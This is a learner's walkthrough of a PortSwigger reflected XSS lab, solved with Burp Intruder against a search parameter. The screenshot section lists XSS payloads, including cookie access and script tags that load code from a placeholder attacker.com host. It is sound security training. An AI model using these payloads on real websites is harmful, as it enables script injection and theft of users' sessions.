

Lab: Reflected XSS into HTML context with nothing encoded

Platform: PortSwigger

Category: Cross-Site Scripting (XSS)

Difficulty: Apprentice

Tools: Burp Suite, Browser

1. Objective

The goal of this lab is to find and exploit a Reflected XSS vulnerability in the search functionality by testing XSS payloads and executing JavaScript through the vulnerable parameter.

2. Impact

An attacker can inject JavaScript into a vulnerable search parameter and cause it to execute in a victim's browser. This can potentially allow manipulation of page content or execution of actions in the context of the vulnerable website.

3. Steps to Solve

Step 1: Find the injection point

I opened the lab and browsed the website normally.

I found the search functionality and entered a normal value such as: test

The search term was reflected back in the page.

I opened **Burp Suite** → **Proxy** → **Intercept** and clicked search .

Burp Suite intercepted the request generated by the search functionality. I checked the request and found the search parameter containing my input:

search=test

I sent the intercepted request to **Intruder** so I could test multiple XSS payloads automatically.

Step 2: Set the payload position

In the **Intruder** tab, I located the search parameter and marked its value as the payload position.

For example:

- GET /?search=\$test\$

I kept the rest of the request unchanged because I only wanted to test the search parameter.

Step 3: Load the XSS payload list

I opened the **Payloads** tab in Intruder and loaded an XSS payload list from GitHub.

The payload list contained different XSS payloads that I could test against the search parameter.

Step 4: Run the Intruder attack

I started the Intruder attack and allowed Burp Suite to test the payloads against the search parameter.

I reviewed the responses to identify a payload that was reflected into the HTML without being encoded.

One of the successful payloads was:

- `<script>alert(1)</script>`

Step 5: Verify JavaScript execution

I sent the successful payload through the browser and checked the response.

The application reflected the payload directly into the HTML, so the browser interpreted the `<script>` tag and executed the JavaScript.

An alert box containing 1 appeared.

This confirmed that the search parameter was vulnerable to Reflected XSS.

4. Payload

The successful payload was: `<script>alert(1)</script>`

5. Result

The XSS payload was successfully reflected by the application and executed in the browser.

The alert box displayed 1, confirming the Reflected XSS vulnerability.

6. Root Cause

The vulnerability exists because the application reflects the search parameter directly into the HTML response without properly encoding the user's input.

This allows an attacker to inject HTML and JavaScript into the parameter.

7. Conclusions and Evaluation

What did I learn?

I learned how to identify Reflected XSS by testing whether user input is reflected into the HTML response without encoding.

I also learned how to use **Burp Suite Intruder** with an XSS payload list from GitHub to automatically test multiple payloads and identify a working payload.

Lab Rating

4/5 



Did I face any challenges?

The main challenge was configuring the search parameter correctly as the payload position in Intruder and identifying a payload that was reflected and executed successfully.

8. References

- PortSwigger Web Security Academy - Cross-Site Scripting
- PortSwigger Web Security Academy - Reflected XSS
- PortSwigger Web Security Academy - Reflected XSS into HTML context
- GitHub XSS Payload List

9. Screenshots



Attack Save 4. Intruder attack of https://0a4800fd04d9e3ca83c88294002b0000.web-security-academy.net

4. Intruder attack of https://0a4800fd04d9e3ca83c88294002b0000.web-security-academy.net

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	375			4489	
1	<script>alert(1)</script>	200	451			3397	
2	<script>alert('XSS')</script>	200	93			6582	
3	<script>alert('XSS')</script>	200	89			6493	
4	<script>alert(document.cookie)</script>	200	89			6503	
5	<script>alert(window.location)</script>	200	142			6503	
6	<SCRIPT>alert(1)</SCRIPT>	200	194			6489	
7	<ScriPt>alert(1)</ScriPt>	200	88			6489	
8	<script>confirm(1)</script>	200	93			6491	
9	<script>prompt(1)</script>	200	103			6490	
10	<script src="http://attacker.com/xss.js"></script>	200	109			6514	
11	<script/src="http://attacker.com/xss.js"></script>	200	93			6514	
12	<script>eval(atob('YWxlonQoM5k='))</script>	200	90			6507	

Request

Pretty Raw Hex Hackvector

```
1 GET /?searchtest=<script>alert('XSS')</script> HTTP/2
2 Host: 0a4800fd04d9e3ca83c88294002b0000.web-security-academy.net
3 Cookie: session=201133341fa309c0b9082b0c49fa
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.9
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a4800fd04d9e3ca83c88294002b0000.web-security-academy.net/?searchtest
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, l
15 Te: trailers
16 Connection: keep-alive
17
18
```

Response

Pretty Raw Hex Render Hackvector

WebSecurity Academy

Reflected XSS into HTML context with nothing encoded

LAB Solved

Back to lab description >>

Congratulations, you solved the lab! Share your skills! Continue learning >>

Home

0 search results for "

Search the blog

Inspector

Request attributes 2

Request query parameters 1

Request cookies 1

Request headers 16

Response headers 3